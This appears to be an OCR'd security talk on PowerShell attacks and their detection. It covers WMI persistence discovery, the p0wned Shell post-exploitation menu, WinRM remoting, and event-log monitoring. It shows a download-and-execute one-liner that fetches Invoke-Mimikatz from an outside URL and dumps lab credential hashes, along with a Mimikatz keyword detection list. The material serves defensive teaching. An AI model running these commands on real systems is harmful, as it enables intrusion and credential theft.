        $WMIEventConsumerResultRelPath = $WMIEventConsumerResultItem."__RelPath"
        $WMIEventConsumerResultCommandLineTemplate = $WMIEventConsumerResultItem.CommandLineTemplate

        IF ($WMIEventConsumerResultCommandLineTemplate)
            {  ## OPEN IF ($WMIEventConsumerResultCommandLineTemplate)
                IF ($WMIEventConsumerResultCommandLineTemplate -like "*encodedCommand*")
                    {  ## OPEN IF ($WMIEventConsumerResultCommandLineTemplate -like "*encodedCommand*")
                        $PowerShellEncodedCommand = ($WMIEventConsumerResultCommandLineTemplate -Split('-encodedCommand ') )[1]
                        $PowerShellDecodedCommand = [System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($PowerShellEncodedCommand))
                    }  ## OPEN IF ($WMIEventConsumerResultCommandLineTemplate -like "*encodedCommand*")

                $WMIEventConsumerName = $WMIEventConsumerResultRelPath -Replace ("CommandLineEventConsumer.Name=","")

                $WMIEventData = New-Object -TypeName PSObject
                $WMIEventData | Add-Member -MemberType NoteProperty -Name ComputerName -Value $ComputerName
                $WMIEventData | Add-Member -MemberType NoteProperty -Name WMIEventConsumerName -Value $WMIEventConsumerName
                $WMIEventData | Add-Member -MemberType NoteProperty -Name WMIEventConsumerResultCommandLineTemplate -Value $WMIEventConsumerResultCommandLineTemplate
                $WMIEventData | Add-Member -MemberType NoteProperty -Name PowerShellDecodedCommand -Value $PowerShellDecodedCommand
                $WMIEventData | Add-Member -MemberType NoteProperty -Name PowerShellEncodedCommand -Value $PowerShellEncodedCommand
                $WMIEventData | Add-Member -MemberType NoteProperty -Name WMIEventConsumerResultRelPath -Value $WMIEventConsumerResultRelPath

                [array]$ALLWMIEventData += $WMIEventData

            }  ## CLOSE IF ($WMIEventConsumerResultCommandLineTemplate)
```

```
ComputerName                                : MCCM
WMIEventConsumerName                        : "PowerShell Persistence Test"
WMIEventConsumerResultCommandLineTemplate   : powershell.exe -encodedCommand YwA6AFwAdwBpAG4AZABvAHcAcwBcAEUAdgBpAG
PowerShellDecodedCommand                    : c:\windows\EvilCode.ps1
PowerShellEncodedCommand                    : YwA6AFwAdwBpAG4AZABvAHcAcwBcAEUAdgBpAGwAQwBvAGQAZQAuAHAAcwAxAA==
WMIEventConsumerResultRelPath               : CommandLineEventConsumer.Name="PowerShell Persistence Test"
```

https://www.fireeye.com/content/dam/fireeye-www/global/en/current-threats/pdfs/wp-windows-management-instrumentation.pdf


PowerShell Forensics/IR Tools

- **PoshSec**
  https://GitHub.com/poshsec

- **Kansa**
  https://GitHub.com/davehull

- **Invoke-IR / PowerForensics**
  https://GitHub.com/invoke-ir

- **Powershell Arsenal**
  https://github.com/mattifestation/PowerShellArsenal



PowerShell without PowerShell.exe

Custom “PowerShell” C# App

- Create C# application that references the Powershell System.Automation.dll assembly.
- Leverage the Automation assembly’s functions to execute PowerShell Code.
- Similar to how PowerShell.exe works.
- PowerShell Tools:
  - SharpPick: https://github.com/PowerShellEmpire/PowerTools/tree/master/PowerPick/SharpPick

Unmanaged PowerShell

https://github.com/leechristensen/UnmanagedPowerShell

- Foundation for most PowerShell attack tools running outside of powershell.exe.
- Starts up .NET and performs in-memory loading of a custom C# assembly that executes PowerShell.
- Executes PowerShell from an unmanaged process.
- PowerShell Tools:
  - PowerPick https://github.com/PowerShellEmpire/PowerTools/tree/master/PowerPick/ReflectivePick
  - PowerShell Harness https://github.com/Rich5/Harness

Metasploit PowerShell Module

```
meterpreter > use powershell
Loading extension powershell...success.
meterpreter > powershell_import /tmp/test.ps1
[+] File successfully imported. Result:
win-7ch5rt177ba\oj
False

meterpreter > powershell_import /tmp/MSF.Powershell.Sample.dll
[+] File successfully imported. Result:
true
meterpreter > powershell_execute '(New-Object MSF.Powershell.Sample.HelloWorld).Run()'
[+] Command execution completed:
Hello, world!

meterpreter >
```

OJ @TheColonial · Mar 24

Powershell import now works! Both .ps1 files and .NET assembly .dll files are supported. #meterpreter

232 199

p0wned Shell

- “PowerShell Runspace Post Exploitation Toolkit”
- Runs powershell commands and functions within a powershell runspace environment (.NET)
- Includes many PowerShell attack tools, including those from PowerSploit, Nishang, PowerCat, Inveigh, etc.
- All contained within a single executable.

powned Shell - PowerShell Runspace Post Exploitation Toolkit

```
/By Cn33liz and Skons 2016\
 \Cornelis@dePlaa.com/

PowerShell Runspace Post Exploitation Toolkit
Let's get your Blue Team out of Hibernation mode.
v1.3

[*] Information Gathering:

 1. Use PowerView to gain network situational awareness on Windows Domains.
 2. Find machines in the Domain where Domain Admins are logged into.
 3. Scan for IP-Addresses, HostNames and open Ports in your Network.

[*] Code Execution:

 4. Reflectively load Mimikatz executable into Memory, bypassing AV/AppLocker.
 5. Inject Metasploit reversed https Shellcode into Memory.

[*] Privilege Escalation:

 6. Use PowerUp tool to assist with local Privilege Escalation on Windows Systems.
 7. Get a SYSTEM shell using Token Manipulation.
 8. Tater "The Posh Hot Potato" Windows Privilege Escalation exploit.
 9. Use Mimikatz dcsync to collect NTLM hashes from the Domain.
 10. Use Mimikatz to generate a Golden Ticket for the Domain.

[*] Exploitation:

 11. Get into Ring0 using the MS14-058 and MS15-051 Vulnerability.
 12. Own AD in 60 seconds using the MS14-068 Kerberos Vulnerability.

[*] Lateral Movement:

 13. Use PsExec to execute commands on remote system.
 14. Execute Mimikatz on a remote computer to dump credentials.
 15. PowerCat our PowerShell TCP/IP Swiss Army Knife.

[*] Others:

 16. Execute (Offensive) PowerShell Commands.
 17. Reflectively load a ReactOS Command shell into Memory, bypassing AV/AppLocker.

 18. Exit

Enter choice:
```

Windows Task Manager

File Options View Help

Applications | Processes | Services | Performance | Networking | Users

Image Name	User Name	CPU	Memory (...	Description
calc.exe	adsadmin	00	2,036 K	pOwnedShell
conhost.exe	adsadmin	00	1,092 K	Console Window Ho
csrss.exe		00	1,044 K	
dwm.exe	adsadmin	00	924 K	Desktop Window Ma
explorer.exe	adsadmin	00	19,804 K	Windows Explorer
mmc.exe	adsadmin	00	101,276 K	Microsoft Manageme
rdpclip.exe	adsadmin	00	1,532 K	RDP Clip Monitor
taskhost.exe	adsadmin	00	1,336 K	Host Process for Wi
taskmgr.exe	adsadmin	00	1,964 K	Windows Task Mana
winlogon.exe		00	776 K	

Show processes from all users | End Process

Processes: 39 | CPU Usage: 2% | Physical Memory: 78%

ew folder

	Date modified	Type
8,249 KB	4/11/2016 9:41 PM	Applicat

PowerShell Remoting

PowerShell Remoting (WinRM)

- PowerShell Remoting leverages WinRM
- Enable-PSRemoting: Automatically configures WinRM

```
PS C:\> enable-psremoting -force
WinRM has been updated to receive requests.
WinRM service type changed successfully.
WinRM service started.

WinRM has been updated for remote management.
Created a WinRM listener on HTTP://* to accept WS-Man requests to any IP on this machine.
WinRM firewall exception enabled.
```

```
PS C:\> winrm get winrm/config
Config
    MaxEnvelopeSizekb = 500
    MaxTimeoutms = 60000
    MaxBatchItems = 32000
    MaxProviderRequests = 4294967295
    Client
        NetworkDelayms = 5000
        URLPrefix = wsman
        AllowUnencrypted = false
        Auth
            Basic = true
            Digest = true
            Kerberos = true
            Negotiate = true
            Certificate = true
            CredSSP = false
        DefaultPorts
            HTTP = 5985
            HTTPS = 5986
        TrustedHosts
    Service
        RootSDDL = O:NSG:BAD:P(A;;GA;;;BA)(A;;GR;;;IU)S:P(AU;FA;GA;;;WD)(AU;SA;GXGW;;;WD)
        MaxConcurrentOperations = 4294967295
        MaxConcurrentOperationsPerUser = 1500
        EnumerationTimeoutms = 240000
        MaxConnections = 300
        MaxPacketRetrievalTimeSeconds = 120
        AllowUnencrypted = false
        Auth
            Basic = false
            Kerberos = true
            Negotiate = true
            Certificate = false
            CredSSP = false
            CbtHardeningLevel = Relaxed
        DefaultPorts
            HTTP = 5985
            HTTPS = 5986
        IPv4Filter = *
        IPv6Filter = *
        EnableCompatibilityHttpListener = false
        EnableCompatibilityHttpsListener = false
        CertificateThumbprint
        AllowRemoteAccess = true
    Winrs
        AllowRemoteShellAccess = true
        IdleTimeout = 7200000
        MaxConcurrentUsers = 10
        MaxShellRunTime = 2147483647
        MaxProcessesPerShell = 25
        MaxMemoryPerShellMB = 1024
        MaxShellsPerUser = 30
```

PowerShell Remoting (WinRM)

```
PS C:\> New-PSSession -Name PSC -ComputerName ADSDC02 ; Enter-PSSession -Name PSC

 Id Name            ComputerName    State         ConfigurationName     Availability
 -- ----            ------------    -----         -----------------     ------------
  1 PSC             ADSDC02         Opened        Microsoft.PowerShell     Available


[ADSDC02]: PS C:\Users\LukeSkywalker\Documents> cd c:\
[ADSDC02]: PS C:\> ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::8db:712d:7cf2:712f%12
   IPv4 Address. . . . . . . . . . . : 172.16.11.12
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 172.16.23.2

Tunnel adapter isatap.{4024A223-E2B7-4816-9F65-E97AF66C17C3}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter Local Area Connection* 11:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
[ADSDC02]: PS C:\> _
```

Limit PowerShell Remoting (WinRM)

- Limit WinRM listener scope to admin subnets.
- Disable PowerShell Remoting (WinRM) on sensitive servers where not required.
- WinRM is a pre-requisite for Windows Event Forwarding (WEF). Limit inbound communication on WinRM listener.
- WinRM includes WinRS.
- Track PowerShell Remoting Usage
  - WinRM Logs
  - Network activity

PowerShell Logging & Attack Detection


PowerShell Module Logging

- PowerShell version 3 and up.
- Enable via Group Policy:
  - Computer Configuration\Policies\Administrative Template\Windows Components\Windows PowerShell.
- Logging enhanced in PowerShell v4.
- PowerShell v5 has compelling logging features.

PowerShell Module Logging

- Microsoft.PowerShell.* - PowerShell's core capability.
- Microsoft.WSMan.Management - WS-Management & WinRM.
- BITSTransfer –BITS cmdlets.
- PSScheduledJob (PSv5) – Scheduled jobs cmdlets.
- ServerManager – Server Manager cmdlets.
- ActiveDirectory – Active Directory cmdlets.
- GroupPolicy– Group Policy cmdlets.

PowerShell Module Logging - All



PowerShell Attack Detection

- Log all PowerShell activity
- Interesting Activity:
  - .Net Web Client download.
  - Invoke-Expression (and derivatives: “iex”).
  - “EncodedCommand” (“-enc”) & “Bypass”
  - BITS activity.
  - Scheduled Task creation/deletion.
  - PowerShell Remoting (WinRM).

PowerShell Attack Detection: Interesting Activity

Invoke-Expression (IEX)

```
PS C:\> IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz -DumpCreds

  .#####.   mimikatz 2.0 alpha (x64) r
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiv
 '## v ##'   http://blog.gentilkiwi.co
  '#####'


mimikatz(powershell) # sekurlsa::logon

Authentication Id : 0 ; 996 (00000000
Session           : Service from 0
User Name         : ADSDC02$
Domain            : ADSECLAB
SID               : S-1-5-20
    msv :
     [00000003] Primary
     * Username : ADSDC02$
     * Domain   : ADSECLAB
     * NTLM     : b4b2ba6980fea68fe9a
     * SHA1     : e8d60baf02dcb8ba859
    tspkg :
    wdigest :
```

Event 4103, PowerShell (Microsoft-Windows-PowerShell)

General | Details

ParameterBinding(Invoke-Expression): name="Command"; value="Get-Process"

Context:
- Severity = Informational
- Host Name = ConsoleHost
- Host Version = 4.0
- Host ID = 7b03927d-ebf2-425d-9771-464ff634f0ec
- Engine Version = 4.0
- Runspace ID = 43921bf2-9361-4f9d-9cc6-bbb6582a1fa8
- Pipeline ID = 64
- Command Name = Invoke-Expression
- Command Type = Cmdlet
- Script Name =
- Command Path =
- Sequence Number = 156
- User = ADSECLAB\ADSAdministrator
- Shell ID = Microsoft.PowerShell

Log Name: Microsoft-Windows-PowerShell/Operational

Source: PowerShell (Microsoft-Wind Logged: 9/28/2015 10:35:40 AM

PowerShell Attack Detection: Interesting Activity

.Net Web Client download

```
PS C:\> IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz -DumpCreds

  .#####.   mimikatz 2.0 alpha (x64) relea
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` (
 '## v ##'   http://blog.gentilkiwi.com/mi
  '#####'


mimikatz(powershell) # sekurlsa::logonpass

Authentication Id : 0 ; 996 (00000000:0000
Session           : Service from 0
User Name         : ADSDC02$
Domain            : ADSECLAB
SID               : S-1-5-20
    msv :
     [00000003] Primary
     * Username : ADSDC02$
     * Domain   : ADSECLAB
     * NTLM     : b4b2ba6980fea68fe9ad0d38
     * SHA1     : e8d60baf02dcb8ba8598bc5f
    tspkg :
    wdigest :
```

Event 4103, PowerShell (Microsoft-Windows-PowerShell)

General | Details


```
ParameterBinding(New-Object): name="TypeName"; value="Net.WebClient"


Context:
        Severity = Informational
        Host Name = Windows PowerShell ISE Host
        Host Version = 4.0
        Host ID = 0709ca48-d7bf-4465-870e-9a0e5298b6ef
        Engine Version = 4.0
        Runspace ID = 1a664161-5623-4288-a4f8-7d385dcaa1c6
        Pipeline ID = 71
        Command Name = New-Object
        Command Type = Cmdlet
        Script Name =
        Command Path =
```

Log Name: Microsoft-Windows-PowerShell/Operational

Detect Invoke-Mimikatz?

Keywords:

- “mimikatz”
- “gentilkiwi”
- “Invoke-Mimikatz”



Detecting Invoke-Mimikatz: Event Log Keywords

